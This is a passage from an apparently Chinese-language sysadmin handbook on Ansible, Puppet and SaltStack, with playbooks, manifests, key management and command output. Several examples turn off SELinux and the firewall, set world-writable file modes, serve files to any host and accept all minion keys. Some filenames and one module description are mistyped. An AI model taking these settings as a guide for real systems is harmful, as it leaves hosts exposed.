quantum_router       Create or Remove router from openstack
quantum_router_gateway set/unset a gateway interface for the
router with the specif
quantum_router_interface Attach/Dettach a subnet's interface to
a router
quantum_subnet       Add/Remove floating IP from an instance
rabbitmq_parameter   Adds or removes parameters to RabbitMQ
rabbitmq_plugin      Adds or removes plugins to RabbitMQ
rabbitmq_policy      Manage the state of policies in RabbitMQ.
rabbitmq_user        Adds or removes users to RabbitMQ
rabbitmq_vhost       Manage the state of a virtual host in
RabbitMQ
raw                  Executes a low-down and dirty SSH command
rax                  create / delete an instance in Rackspace
Public Cloud
rax_cbs              Manipulate Rackspace Cloud Block Storage
Volumes
```

```
rax_cbs_attachments  Manipulate Rackspace Cloud Block Storage
Volume Attachments.
rax_clb              create / delete a load balancer in
Rackspace Public Cloud...
rax_clb_nodes        add, modify and remove nodes from a
Rackspace Cloud Load Bal
rax_dns              Manage domains on Rackspace Cloud DNS
rax_dns_record       Manage DNS records on Rackspace Cloud DNS
rax_facts            Gather facts for Rackspace Cloud Servers
rax_files            Manipulate Rackspace Cloud Files
Containers
rax_files_objects    Upload, download, and delete objects in
Rackspace Cloud File
rax_identity         Load Rackspace Cloud Identity
rax_keypair          Create a keypair for use with Rackspace
Cloud Servers
rax_meta             Manipulate metadata for Rackspace Cloud
Servers
rax_network          create / delete an isolated network in
Rackspace Public Clou
rax_queue            create / delete a queue in Rackspace
Public Cloud
rax_scaling_group    Manipulate Rackspace Cloud Autoscale
Groups
rax_scaling_policy   Manipulate Rackspace Cloud Autoscale
Scaling Policy
rds                  create, delete, or modify an Amazon rds
instance
rds_param_group      manage RDS parameter groups
rds_subnet_group     manage RDS database subnet groups
redhat_subscription  Manage Red Hat Network registration and
subscriptions using
redis                Various redis commands, slave and flush
replace              Replace all instances of a particular
string in a file using
rhn_channel          Adds or removes Red Hat software channels
rhn_register         Manage Red Hat Network registration using
the `rhnreg_ks' co
riak                 This module handles some common Riak
operations
rollbar_deployment   Notify Rollbar about app deployments
route53              add or delete entries in Amazons Route53
DNS service
rpm_key              Adds or removes a gpg key from the rpm db
s3                   idempotent S3 module putting a file into
```

```
S3.
script                Runs a local script on a remote node after
transferring it..
seboolean             Toggles SELinux booleans.
selinux               Change policy and state of SELinux
service               Manage services.
set_fact              Set host facts from a task
setup                 Gathers facts about remote hosts
shell                 Execute commands in nodes.
slack                 Send Slack notifications
slurp                 Slurps a file from remote nodes
sns                   Send Amazon Simple Notification Service
(SNS) messages
stackdriver           Send code deploy and annotation events to
stackdriver
stat                  retrieve file or file system status
subversion            Deploys a subversion repository.
supervisorctl         Manage the state of a program or group of
programs running v
svr4pkg               Manage Solaris SVR4 packages
swdepot               Manage packages with swdepot package
manager (HP-UX)
synchronize           Uses rsync to make synchronizing file
paths in your playbook
sysctl                Manage entries in sysctl.conf.
template              Templates a file out to a remote server.
twilio                Sends a text message to a mobile phone
through Twilio.
typetalk              Send a message to typetalk
ufw                   Manage firewall with UFW
unarchive             Copies an archive to a remote location and
unpack it
uri                   Interacts with webservices
urpmi                 Urpmi manager
user                  Manage user accounts
virt                  Manages virtual machines supported by
libvirt
vsphere_guest         Create/delete/manage a guest VM through
VMware vSphere.
wait_for              Waits for a condition before continuing.
win_feature           Installs and uninstalls Windows Features
win_get_url           Fetches a file from a given URL
win_group             Add and remove local groups
win_msi               Installs and uninstalls Windows MSI files
win_ping              A windows version of the classic ping
```

```
module.
win_service           Manages Windows services
win_stat              returns information about a Windows file
win_user              Manages local Windows user accounts
xattr                 set/retrieve extended attributes
yum                   Manages packages with the `yum' package
manager
zfs                   Manage zfs
zypper                Manage packages on SuSE and openSuSE
zypper_repository     Add and remove Zypper repositories
```

查看模块帮助文档

```
# ansible-doc ping
> PING

  A trivial test module, this module always returns `pong' on
  successful contact. It does not make sense in playbooks, but
it is
  useful from `/usr/bin/ansible'

# Test 'webservers' status
ansible webservers -m ping
```

5. ansible-playbook - run an ansible playbook

定义组

```
# cat /etc/ansible/hosts
[www]
192.168.2.23
```

创建yml文件

```
# cat test.yml
---
- hosts: www
  user: root
  tasks:
  - name: no selinux
    action: command /usr/sbin/setenforce 0

  - name: no iptables
    action: service name=iptables state=stopped

  - name: made up task just to show variables work here
    action: command /bin/echo release is $release
```

执行任务

```
# ansible-playbook test.yml -u root -T 1

PLAY [www] ********************

GATHERING FACTS ********************
ok: [192.168.2.23]

TASK: [no selinux] ********************
ok: [192.168.2.23]
```

```
TASK: [no iptables] *********************
ok: [192.168.2.23]

TASK: [made up task just to show variables work here]
*********************
ok: [192.168.2.23]

PLAY RECAP ********************
192.168.2.23                  : ok=4    changed=2
unreachable=0    failed=0
```

```
# ansible-playbook update.yml --list-hosts

playbook: update.yml

  play #1 (all): host count=11
    192.168.2.10
    192.168.2.11
    192.168.2.12
    192.168.2.13
    192.168.2.15
    192.168.6.10
    192.168.6.11
    192.168.6.12
    192.168.6.13
    192.168.6.15
    192.168.2.9
```

5.1. 包含文件用法

我们将下面的playbook文件分成三个文件，这样更灵活。

```
---
- hosts: all
  remote_user: username
  sudo: yes

  tasks:
    - yum: name=wget state=present
```

```
      when: ansible_distribution == 'CentOS' or
ansible_distribution == 'Red Hat Enterprise Linux'
    - yum: name=gcc state=present
      when: ansible_distribution == 'CentOS' or
ansible_distribution == 'Red Hat Enterprise Linux'
```

tasks/cenos.yml

```
- yum: name=wget state=present
- yum: name=gcc state=present
```

tasks/deban.yml

```
- apt: pkg=wget state=present
- apt: pkg=gcc state=present
```

playbook.yml

```
---
- hosts: all
  remote_user: username
  sudo: yes

  tasks:
    - include: tasks/centos.yml
      when: ansible_distribution == 'CentOS' or
ansible_distribution == 'Red Hat Enterprise Linux'
    - include: tasks/debian.yml
      when: ansible_distribution == 'Debian' or
ansible_distribution == 'Ubuntu'
```

执行playbook

```
# ansible-playbook playbook.yml
```

第 131 章 Capistrano

第 132 章 Puppet

http://www.puppetlabs.com

Puppet is the leading open source platform for IT systems management

1. Installing Puppet CentOS 6.3

Choose a Package Source http://yum.puppetlabs.com/

```
# rpm -Uvh http://dl.fedoraproject.org/pub/epel/6/x86_64/epel-
release-6-7.noarch.rpm
# lokkit --disabled --selinux=disabled
```

Install the Puppet Master

```
yum install puppet-server -y
service puppetmaster start

chkconfig puppetmaster on
```

Install Puppet on Agent Nodes

```
yum install puppet -y
service puppet start

chkconfig puppet on
```

2. Puppet 签名

```
cat >> /etc/hosts <<EOD
172.16.0.1      puppet.mydomain.com puppet
172.16.0.20     www.mydomain.com www
172.16.0.21     images.mydomain.com images
EOD
```

2.1. Agent 节点

Node: 服务端进行认证

```
puppetd --test --server puppet
```

例 132.1. puppetd

```
# puppetd --test --server puppet
info: Creating a new SSL key for haproxy
warning: peer certificate won't be verified in this SSL session
info: Caching certificate for ca
warning: peer certificate won't be verified in this SSL session
warning: peer certificate won't be verified in this SSL session
info: Creating a new SSL certificate request for haproxy
info: Certificate Request fingerprint (md5):
91:ED:04:2B:13:8C:61:8F:ED:8E:10:31:CA:8E:5C:06
warning: peer certificate won't be verified in this SSL session
warning: peer certificate won't be verified in this SSL session
warning: peer certificate won't be verified in this SSL session
Exiting; no certificate found and waitforcert is disabled
```

2.2. Master 服务器

认证所有的客户端

```
puppetca -s -a
```

或者认证某一台客户端

```
puppetca -l
puppetca -sign www.mydomain.com
```

例 132.2. puppetca

```
# puppetca --list
  "haproxy" (91:ED:04:2B:13:8C:61:8F:ED:8E:10:31:CA:8E:5C:06)

# puppetca --sign haproxy
notice: Signed certificate request for haproxy
notice: Removing file Puppet::SSL::CertificateRequest haproxy
at '/var/lib/puppet/ssl/ca/requests/haproxy.pem'
```

3. test

3.1. Master

```
vim /etc/puppet/manifests/site.pp

node default { file { "/tmp/puppettest1.txt": content =>
"hello,first puppet manifest"; } }
```

3.2. Agent

```
# puppetd --test --server puppet
info: Caching catalog for www.mydomain.com
info: Applying configuration version '1351280410'
notice:
/Stage[main]//Node[default]/File[/tmp/puppettest1.txt]/ensure:
defined content as '{md5}886609dedc5c8a0c58f3aa8d566175cc'
info: Creating state file /var/lib/puppet/state/state.yaml
notice: Finished catalog run in 0.06 seconds
```

```
# cat /tmp/puppettest1.txt
hello,first puppet manifest
```

4. 配置文件

4.1. /etc/sysconfig/puppet

```
# The puppetmaster server
#PUPPET_SERVER=puppet

# If you wish to specify the port to connect to do so here
#PUPPET_PORT=8140

# Where to log to. Specify syslog to send log messages to the
system log.
#PUPPET_LOG=/var/log/puppet/puppet.log

# You may specify other parameters to the puppet client here
#PUPPET_EXTRA_OPTS=--waitforcert=500
```

4.2. /etc/puppet/fileserver.conf

```
# cat /etc/puppet/fileserver.conf

# This file consists of arbitrarily named sections/modules
# defining where files are served from and to whom

# Define a section 'files'
# Adapt the allow/deny settings to your needs. Order
# for allow/deny does not matter, allow always takes precedence
# over deny
# [files]
#  path /var/lib/puppet/files
#  allow *.example.com
#  deny *.evil.example.com
#  allow 192.168.0.0/24
#
[files]
path /var/lib/puppet/files
allow *
```

5. manifests

http://docs.puppetlabs.com/learning/

5.1. node

default 针对所有节点

```
node default {
        file {
        "/tmp/helloworld.txt": content => "hello, world";
        }
}
```

```
# cat /etc/puppet/manifests/site.pp
node default {
        file {
                "/tmp/puppettest1.txt":
                        content => "hello,first puppet
manifest";
        }
}
```

指定节点

```
# cat /etc/puppet/manifests/test.pp
node www {
    file { "/var/www/index.html":
        source => "/tmp/something",
        mode   => 666;
    }
}
```

多个节点

```
node 'www','images' {
        ...
        ...
}
```

5.2. group, user 用户组管理

http://docs.puppetlabs.com/references/latest/type.html#user

http://docs.puppetlabs.com/references/latest/type.html#group

如果没有指定name的话就会建立和资源名一样的用户名/组名，如果指定了name就以name指定的用户名/组名为主

group

用户组的添加

```
node 'node1.example.com' {
#为该节点添加一个名字为test的组，并设置组ID为1000，如果不指定name的值，所创建的用户就为web。
        group { "web":
        ensure => "present",
        gid => 1000,
        name => "test";
        }
#为该节点添加一个httpd的组，并且设置ID和web一样
        group { "httpd":
        ensure => "present",
        gid => 1000,
        allowdupe => true;
        }
#为该节点删除一个apache的组。
        group { "apache":
        ensure => "absent",
        }
}
```

用户组的删除

```
node 'node1.example.com' {
#为该节点删除一个web的组。
        group { "web":
        ensure => "absent",
        }
}
```

user

用户的添加

```
#创建一个用户并且密码为空
user {"svn":
        ensure => "present",
        shell => "/sbin/nologin";
}

#创建一个www用户，设置用户描述为webmaster,shell为bash,
user {"www":
        ensure => "present",
        comment => "webmaster user",
        name => "www",
        shell => "/sbin/bash";
}

#创建一个gid为80的用户组:
group { "www":
        ensure => "present",
        gid => 80,
        }
```

用户的删除

```
user { "neo":
    ensure => "absent",
```

```
}
```

创建用户并指定密码

生成密码

```
# grub-md5-crypt
Password:
Retype password:
$1$ZlJ1u0$tdv/dr8pYuHh.eT47F6b70
```

```
user { "www":
    ensure => "present",
    uid => 80,
    gid => 80,
    home => "/var/www",
    shell => "/bin/bash",
    managehome => true,
        password => '$1$ZlJ1u0$tdv/dr8pYuHh.eT47F6b70';
}

file {"/var/www":
        group => 80,
        owner => 80,
        mode => 700,
        ensure => directory;
}
```

5.3. file

```
file { "/var/www/my/file":
    source => "/path/in/nfs/or/something",
    mode   => 666;
}
```

ensure

```
ensure => absent;        #absent是检测文件是否存在，如果存在则删除
ensure => present;       #present正好相反，如果不存在则创建
ensure => directory; #创建一个目录的方法
force = > true;          #删除一个目录必须加上这个参数
source => "PATH";        #指定数据来源
backup => ".backup_$uptime_seconds"; 覆盖前备份文件
```

创建目录实例

```
file { "/tmp/cache":
  owner => "www",
  group => "www",
  mode => 700,
  ensure => directory;
}
```

source

source 表示 agent节点上的目录

```
node www {
    file { "/var/www":
        owner => "nginx",
        group => "nginx",
        mode => 700,
        ensure => directory;
    }

    file { "/var/www/index.html":
        source => "/tmp/something",
        mode   => 666;
    }
}
```

从master上获取文件

fileserver.conf 配置如下

```
[files]
path /var/lib/puppet/files
allow *
```

site.pp配置如下

```
file { "/tmp/test.txt":
        source  =>
"puppet://puppet.example.com/files/test.txt",
    }
```

此处的files为fileserver.conf中定义模块

owner, group, mode

```
file
{ "/opt/testfile":
        owner => "puppet",
        group => "puppet",
        mode => 777;
}
```

5.4. package

```
present, installed      安装包
absent, pureged         卸载包
```

```
# start
```

```
package {
       "dnsmasq":
               ensure => installed;
       }

file {
       "/etc/resolv.conf":
               require => Service["dnsmasq"],
               content => "nameserver 127.0.0.1\n";
       }
service {
       "dnsmasq":
               ensure => running,
               pattern => "dnsmasq" ,
               require => Package["dnsmasq"];
       }
# end
```

```
package {
        "httpd":
                ensure    => installed;          安装httpd，或用
present也表示安装
        ["vim","vsftpd"]:
                ensure=>absent;                                  删除vim
和vsftpd软件，使用pureged表示彻底删除软件
}
```

```
$package_list = [ "screen", "strace", "sudo" ]
package { $package_list: ensure => "installed" }
```

```
package { "lamp":
        ensure => present,
        provider => rpm,
        source => "http://192.168.0.1/lamp.rpm";
}
```

5.5. service

```
service { 'sshd':
      ensure     => running,
      enable     => true,
      hasrestart => true,
      hasstatus  => true,
      subscribe  => File['/etc/ssh/sshd_config'],
}
```

5.6. exec

```
exec { "creates file":
        cwd => "/tmp",
#指定命令执行的目录。如果目录不存在，则命令执行失败。
        command => "/bin/echo helloworld > /tmp/hello.txt",
        user => "root",
        path =>
"/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin";
#命令执行的搜索路径。如果path没有被定义，命令需要使用绝对路径。
}
```

```
exec { “/srv/puppet/shell/test.sh”:
    cwd => “/srv/puppet”,
    timeout => 7200,
    logoutput => on_failure,
    user => root,
    path => ["/sbin", "/usr/sbin", "/usr/local/sbin",
"/usr/local/bin", "/usr/bin", "/bin",
"/usr/local/java/jre/bin"],
    require => File["/srv/puppet/shell/test.sh"]
}
```

5.7. cron

```
cron{ ntpdate:
      command => "/usr/sbin/ntpdate 172.16.0.1",
      user => root,
```

```
      minute =>'*/5',
      require => Package["crontabs"];
}
```

```
file { "/etc/cron.hourly/backup":
        mode => 755,
        owner => root,
        group => root,
        require => Package[mysql],
        content => template("db/backup.erb");
}
```

6. modules

```
$ git clone http://github.com/example42/puppet-modules.git

mv puppet-modules /etc/puppet/modules

# vi /etc/puppet/puppet.conf
...
[master]
    modulepath = /etc/puppet/modules

# /etc/init.d/puppetmaster restart
```

```
vi /etc/puppet/manifests/node.pp

node 'web.example.com' {
    include apache

    include php
    include php::pear
    include php::apc
    php::module { mysql: }
    php::module { curl: }
    php::module { gd: }
    php::module { idn: }
    php::module { imagick: }
    php::module { imap: }
    php::module { mcrypt: }
    php::module { ming: }
    php::module { ps: }
    php::module { pspell: }
    php::module { recode: }
    php::module { snmp: }
    php::module { tidy: }
    php::module { xmlrpc: }
    php::module { xsl: }
    php::module { ldap: }

    include mysql
```

```
}
```

```
puppet agent --test --server=puppet.example.com
```

7. firewall 配置

```
-A INPUT -p tcp -m state --state NEW --dport 8140 -j ACCEPT
```

8. debug

8.1. master

```
puppetmasterd --debug --daemonize --verbose
```

8.2. node

```
puppetd --test --trace --debug
```

```
# puppetd --test --trace --debug
debug: Puppet::Type::User::ProviderDirectoryservice: file
/usr/bin/dscl does not exist
debug: Puppet::Type::User::ProviderUser_role_add: file roledel
does not exist
debug: Puppet::Type::User::ProviderPw: file pw does not exist
debug: Puppet::Type::User::ProviderLdap: true value when
expecting false
debug: Failed to load library 'rubygems' for feature 'rubygems'
debug: Puppet::Type::File::ProviderMicrosoft_windows: feature
microsoft_windows is missing
debug: Failed to load library 'ldap' for feature 'ldap'
debug: /File[/var/lib/puppet/state/state.yaml]: Autorequiring
File[/var/lib/puppet/state]
debug: /File[/var/lib/puppet/state]: Autorequiring
File[/var/lib/puppet]
debug: /File[/var/lib/puppet/ssl/public_keys/info.com.pem]:
Autorequiring File[/var/lib/puppet/ssl/public_keys]
debug: /File[/var/lib/puppet/ssl]: Autorequiring
File[/var/lib/puppet]
debug: /File[/var/lib/puppet/ssl/certificate_requests]:
Autorequiring File[/var/lib/puppet/ssl]
debug: /File[/etc/puppet/puppet.conf]: Autorequiring
File[/etc/puppet]
debug: /File[/var/lib/puppet/ssl/certs]: Autorequiring
File[/var/lib/puppet/ssl]
```

```
debug: /File[/var/lib/puppet/clientbucket]: Autorequiring
File[/var/lib/puppet]
debug: /File[/var/lib/puppet/ssl/certs/ca.pem]: Autorequiring
File[/var/lib/puppet/ssl/certs]
debug: /File[/var/lib/puppet/ssl/private]: Autorequiring
File[/var/lib/puppet/ssl]
debug: /File[/var/lib/puppet/facts]: Autorequiring
File[/var/lib/puppet]
debug: /File[/var/lib/puppet/ssl/private_keys/info.com.pem]:
Autorequiring File[/var/lib/puppet/ssl/private_keys]
debug: /File[/var/lib/puppet/ssl/crl.pem]: Autorequiring
File[/var/lib/puppet/ssl]
debug: /File[/var/lib/puppet/lib]: Autorequiring
File[/var/lib/puppet]
debug: /File[/var/lib/puppet/client_yaml]: Autorequiring
File[/var/lib/puppet]
debug: /File[/var/lib/puppet/state/last_run_summary.yaml]:
Autorequiring File[/var/lib/puppet/state]
debug: /File[/var/lib/puppet/ssl/certs/info.com.pem]:
Autorequiring File[/var/lib/puppet/ssl/certs]
debug: /File[/var/lib/puppet/client_data]: Autorequiring
File[/var/lib/puppet]
debug: /File[/var/lib/puppet/ssl/public_keys]: Autorequiring
File[/var/lib/puppet/ssl]
debug: /File[/var/lib/puppet/ssl/private_keys]: Autorequiring
File[/var/lib/puppet/ssl]
debug: /File[/var/lib/puppet/state/graphs]: Autorequiring
File[/var/lib/puppet/state]
debug: /File[/var/run/puppet/agent.pid]: Autorequiring
File[/var/run/puppet]
debug: /File[/var/lib/puppet/classes.txt]: Autorequiring
File[/var/lib/puppet]
debug: /File[/var/lib/puppet/state/state.yaml]/mode: mode
changed '640' to '660'
debug: Finishing transaction 70258153162980
debug: /File[/var/lib/puppet/ssl/certs]: Autorequiring
File[/var/lib/puppet/ssl]
debug: /File[/var/lib/puppet/ssl/private_keys]: Autorequiring
File[/var/lib/puppet/ssl]
debug: /File[/var/lib/puppet/ssl/private]: Autorequiring
File[/var/lib/puppet/ssl]
debug: /File[/var/lib/puppet/ssl/crl.pem]: Autorequiring
File[/var/lib/puppet/ssl]
debug: /File[/var/lib/puppet/ssl/certs/info.com.pem]:
Autorequiring File[/var/lib/puppet/ssl/certs]
```

```
debug: /File[/var/lib/puppet/lib]: Autorequiring
File[/var/lib/puppet]
debug: /File[/var/lib/puppet/ssl/certificate_requests]:
Autorequiring File[/var/lib/puppet/ssl]
debug: /File[/var/lib/puppet/ssl/public_keys]: Autorequiring
File[/var/lib/puppet/ssl]
debug: /File[/var/lib/puppet/state]: Autorequiring
File[/var/lib/puppet]
debug: /File[/var/lib/puppet/ssl/private_keys/info.com.pem]:
Autorequiring File[/var/lib/puppet/ssl/private_keys]
debug: /File[/var/lib/puppet/ssl/certs/ca.pem]: Autorequiring
File[/var/lib/puppet/ssl/certs]
debug: /File[/var/lib/puppet/ssl]: Autorequiring
File[/var/lib/puppet]
debug: /File[/var/lib/puppet/facts]: Autorequiring
File[/var/lib/puppet]
debug: /File[/var/lib/puppet/ssl/public_keys/info.com.pem]:
Autorequiring File[/var/lib/puppet/ssl/public_keys]
debug: Finishing transaction 70258153219940
debug: Using cached certificate for ca
debug: Using cached certificate for info.com
debug: Finishing transaction 70258152746740
debug: Loaded state in 0.00 seconds
debug: Using cached certificate for ca
debug: Using cached certificate for info.com
debug: Using cached certificate_revocation_list for ca
debug: catalog supports formats: b64_zlib_yaml dot pson raw
yaml; using pson
info: Caching catalog for info.com
debug: Creating default schedules
debug: Loaded state in 0.00 seconds
info: Applying configuration version '1351280410'
debug: Finishing transaction 70258154614200
debug: Storing state
debug: Stored state in 0.00 seconds
notice: Finished catalog run in 0.02 seconds
```

9. FAQ

9.1. err: Could not request certificate: No route to host - connect(2)

```
err: Could not request certificate: Connection refused -
connect(2)
Exiting; failed to retrieve certificate and waitforcert is
disabled
```

关闭防火墙可以解决

9.2. No help available unless you have RDoc::usage installed

```
#  puppetmasterd --help
No help available unless you have RDoc::usage installed
```

```
# yum install ruby-rdoc
```

第 133 章 SaltStack

http://saltstack.com/

1. 安装 Salt Stack

1.1. 服务端安装

```
yum install salt-master
chkconfig salt-master on
service salt-master start
```

```
cp /etc/salt/master{,.original}
```

1.2. 客户端安装

```
yum install salt-minion
chkconfig salt-minion on
```

配置 master

```


cp /etc/salt/minion{,.original}
sed -i '12,12imaster: salt.example.org' /etc/salt/minion

cat >> /etc/hosts <<'EOF'

192.168.2.1    salt.example.org
EOF


```

```
service salt-minion start
```

1.3. 防火墙配置

```
-A INPUT -p tcp -m multiport --dports 4505,4506 -m state --
state NEW -j ACCEPT
```

1.4. key 管理

登陆master服务器，输入 salt-key 查看接入的 minion 客户端。

```
# salt-key
Accepted Keys:
Unaccepted Keys:
haproxy
Rejected Keys:
```

接受客户端 key

```
# salt-key -a haproxy
The following keys are going to be accepted:
Unaccepted Keys:
haproxy
Proceed? [n/Y] y
Key for minion haproxy accepted.
```

至此，master 与 minion 已经建立了信任关系

1.5. 测试

你可以运行下面命令测试你的 minion

```
salt '*' test.arg 1 "two" 3.1 txt="hello" wow='{a: 1, b:
"hello"}'
salt '*' test.arg_repr 1 "two" 3.1 txt="hello" wow='{a: 1, b:
"hello"}'
salt '*' test.collatz 3
salt '*' test.conf_test
salt '*' test.cross_test file.gid_to_group 0
salt '*' test.echo 'foo bar baz quo qux'
salt '*' test.fib 3
salt '*' test.get_opts
salt '*' test.kwarg num=1 txt="two" env='{a: 1, b: "hello"}'
salt '*' test.not_loaded
salt '*' test.outputter foobar
salt '*' test.ping
salt '*' test.provider service
salt '*' test.providers
salt '*' test.rand_sleep 60
salt '*' test.retcode 42
salt '*' test.sleep 20
salt '*' test.tty tty0 'This is a test'
salt '*' test.tty pts3 'This is a test'
salt '*' test.version
salt '*' test.versions_information
salt '*' test.versions_report
```

我通常只作ping测试

```
# salt '*' test.ping
haproxy:
    True

# salt '*' test.versions_information
haproxy:
    ----------
    Jinja2:
        unknown
    M2Crypto:
        0.20.2
    PyYAML:
        3.09
    PyZMQ:
```

```
        2.2.0.1
    Python:
        2.6.6 (r266:84292, Feb 22 2013, 00:00:18)
    Salt:
        0.16.0
    ZMQ:
        3.2.3
    msgpack-pure:
        None
    msgpack-python:
        0.1.13
    pycrypto:
        2.0.1

# salt '*' test.versions_report
haproxy:
               Salt: 0.16.0
             Python: 2.6.6 (r266:84292, Feb 22 2013, 00:00:18)
             Jinja2: unknown
           M2Crypto: 0.20.2
     msgpack-python: 0.1.13
       msgpack-pure: Not Installed
           pycrypto: 2.0.1
             PyYAML: 3.09
              PyZMQ: 2.2.0.1
                ZMQ: 3.2.3
```

单独测试某一节点

```
salt 'haproxy' test.ping
```

1.6. Demo

这里为你掩饰的是，将iptables文件推送到所有的服务器上。

vim /srv/salt/top.sis

```
base:
  '*':
```

```
    - iptables
```

vim /srv/salt/iptables.sls

```
/etc/sysconfig/iptables:
  file:
    - managed
    - source: salt://iptables
    - user: root
    - group: root
    - mode: 644
    - backup: minion
```

vim /srv/salt/iptables

```
# Firewall configuration written by system-config-firewall
# Manual customization of this file is not recommended.
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
-A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
-A INPUT -p icmp -j ACCEPT
-A INPUT -i lo -j ACCEPT
-A INPUT -m state --state NEW -m tcp -p tcp --dport 22 -j
ACCEPT
-A INPUT -m state --state NEW -m tcp -p tcp --dport 80 -j
ACCEPT
-A INPUT -m state --state NEW -m tcp -p tcp --dport 443 -j
ACCEPT
-A INPUT -j REJECT --reject-with icmp-host-prohibited
-A FORWARD -j REJECT --reject-with icmp-host-prohibited
COMMIT
```

单独部署iptables

```
# salt '*' state.sls iptables
```

按照 top.sls 的设置执行

```
salt '*' state.highstate -v
```

2. salt-key - Salt key is used to manage Salt authentication keys

查询 key 状态

```
# salt-key

Accepted Keys:
centos6.example.com
haproxy.example.com
Unaccepted Keys:
Rejected Keys:
```

查看来自 minion 的 key

```
# salt-key -L
```

接受所有key

```
# salt-key -A
```

删除 key

```
# salt-key -d haproxy

The following keys are going to be deleted:
Accepted Keys:
haproxy
Proceed? [N/y] y
```

显示 key 文件内容

```
# salt-key -p centos6.example.com
Accepted Keys:
centos6.example.com:  -----BEGIN PUBLIC KEY-----
MIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEAw7E3x8jok8xsaKYJq94
8
HsElTLGR1AVBNoIT2EDAZkX/Zhyl4d0BT1C9JJN6/R/9tV9yr1+p7/GbbtPr+9G
K
9ahO4S9QKtVCwyQVIaFRdZTlmHspCfE2gBgqXKNZfgCH2IILS8fJBo5GMvNgajR
i
qB3TShCV/UOBmkQ2H6p52xfhuubpAzrmdVVZOa03ASBTkNRUmE1kDIeZcIILBug
3
XbsXYPv+Uz+rujxzSa5P2eF6O9kcr1QCNYHj3pgm2VL7ALkkbzCLbiAWSLVMmct
Q
Fx/uvRjZG+Bh/nmQ4Kz33pLgiyhHNaA+dXsF8YTrpU3QHb+UvByZH0Lwf//ekRz
T
QeSW9noZGlWkYn2uSAbEuIT9kg7xwd3rB/iEqKGBJcfn5kgaxstUywqr9i+F8Dh
d
X9hs3o46WIZMFeFX237oeXZ1lHgEwioZIYtmgEebqsMl9LT3EFG5/j2EzkEbE/D
i
hTJETbm7dttSj2tcwmb+S8hBJ6YRy1qTZsTYsdgjV3GC2U9lMeGjzhKB/znwR+k
P
8BL0JnVEVVImzdTG1Y1sGRwbHXmOPGpyKCw/oLtjxw5nZuTRMeZcEd5Jj6pZBIS
v
+Pqw+KdiiHUg47sP2G7wlZpLIvyUv69/Jq0bIP4BqTi1rDvWtSuySbkQoKFEFhM
c
Nff3pZp7Clm92WXb3+LS0z0CAwEAAQ==
-----END PUBLIC KEY-----
```

key 文件存储位置

```
# ll /etc/salt/pki/master/minions
total 8
-rw-r--r-- 1 root root 800 Aug 21 14:07 centos6.example.com
-rw-r--r-- 1 root root 800 Aug 21 14:08 haproxy.example.com
```

3. salt 命令

精确匹配

```
# salt 'haproxy' test.ping
haproxy:
    True
```

通配符匹配

```
# salt 'ha*' test.ping
haproxy:
    True
```

运行模块，目录如下

```
# find /srv/salt/php
/srv/salt/php
/srv/salt/php/init.sls
/srv/salt/php/php-fpm.sls
/srv/salt/php/cli.sls
```

php 目录下含多个sls文件

```
salt 'centos*' state.sls php.cli
salt 'centos*' state.sls php.php-fpm
```

3.1. cmd

cmd.run

```
salt '*' cmd.run 'ls -l /etc'
```

cmd.script

```
salt '*' cmd.script salt://iptables.sh
```

3.2. pkg.install

```
salt '*' pkg.install vim
```

3.3. network.interfaces

```
salt '*' network.interfaces
```

3.4. salt example

例 133.1. salt command

```
# salt '*' sys.doc | grep "salt '*'"

salt '*' acl.delfacl user myuser /tmp/house/kitchen
salt '*' acl.delfacl default:group mygroup /tmp/house/kitchen
salt '*' acl.delfacl d:u myuser /tmp/house/kitchen
salt '*' acl.delfacl g myuser /tmp/house/kitchen
/tmp/house/livingroom
salt '*' acl.getfacl /tmp/house/kitchen
salt '*' acl.getfacl /tmp/house/kitchen /tmp/house/livingroom
salt '*' acl.addfacl user myuser rwx /tmp/house/kitchen
salt '*' acl.addfacl default:group mygroup rx
/tmp/house/kitchen
salt '*' acl.addfacl d:u myuser 7 /tmp/house/kitchen
```

```
salt '*' acl.addfacl g mygroup 0 /tmp/house/kitchen
/tmp/house/livingroom
salt '*' acl.version
salt '*' acl.wipefacls /tmp/house/kitchen
salt '*' acl.wipefacls /tmp/house/kitchen /tmp/house/livingroom
salt '*' aliases.get_target <alias>
salt '*' aliases.has_target <alias> <target>
salt '*' aliases.list_aliases
salt '*' aliases.rm_alias <alias>
salt '*' aliases.set_target <alias> <target>
salt '*' alternatives.check_installed name path
salt '*' alternatives.display <command name>
salt '*' alternatives.install name link path priority
salt '*' alternatives.remove name path
salt '*' alternatives.show_current emacs
salt '*' archive.gunzip /tmp/sourcefile.txt.gz
salt '*' archive.gunzip template=jinja
/tmp/{{grains.id}}.txt.gz
salt '*' archive.gzip /tmp/sourcefile.txt
salt '*' archive.gzip template=jinja /tmp/{{grains.id}}.txt
salt '*' archive.rar /tmp/rarfile.rar /tmp/sourcefile1
/tmp/sourcefile2
salt '*' archive.rar template=jinja /tmp/rarfile.rar
/tmp/sourcefile1 /tmp/{{grains.id}}.txt
salt '*' archive.tar cjvf /tmp/tarfile.tar.bz2 /tmp/file_1
/tmp/file_2
salt '*' archive.tar template=jinja cjvf /tmp/salt.tar.bz2
{{grains.saltpath}}
salt '*' archive.unrar /tmp/rarfile.rar /home/strongbad/ file_1
file_2
salt '*' archive.unrar template=jinja /tmp/rarfile.rar
/tmp/{{grains.id}}/ file_1 file_2
salt '*' archive.unzip /tmp/zipfile.zip /home/strongbad/ file_1
file_2
salt '*' archive.unzip template=jinja /tmp/zipfile.zip
/tmp/{{grains.id}}/ file_1 file_2
salt '*' archive.zip /tmp/zipfile.zip /tmp/sourcefile1
/tmp/sourcefile2
salt '*' archive.zip template=jinja /tmp/zipfile.zip
/tmp/sourcefile1 /tmp/{{grains.id}}.txt
salt '*' cmd.exec_code ruby 'puts "cheese"'
salt '*' cmd.has_exec cat
salt '*' cmd.retcode "file /bin/bash"
salt '*' cmd.retcode template=jinja "file
{{grains.pythonpath[0]}}/python"
```

```
salt '*' cmd.retcode "grep f"
stdin='one\ntwo\nthree\nfour\nfive\n'
salt '*' cmd.run "ls -l | awk '/foo/{print \$2}'"
salt '*' cmd.run template=jinja "ls -l /tmp/{{grains.id}} | awk
'/foo/{print \$2}'"
salt '*' cmd.run "Get-ChildItem C:\ " shell='powershell'
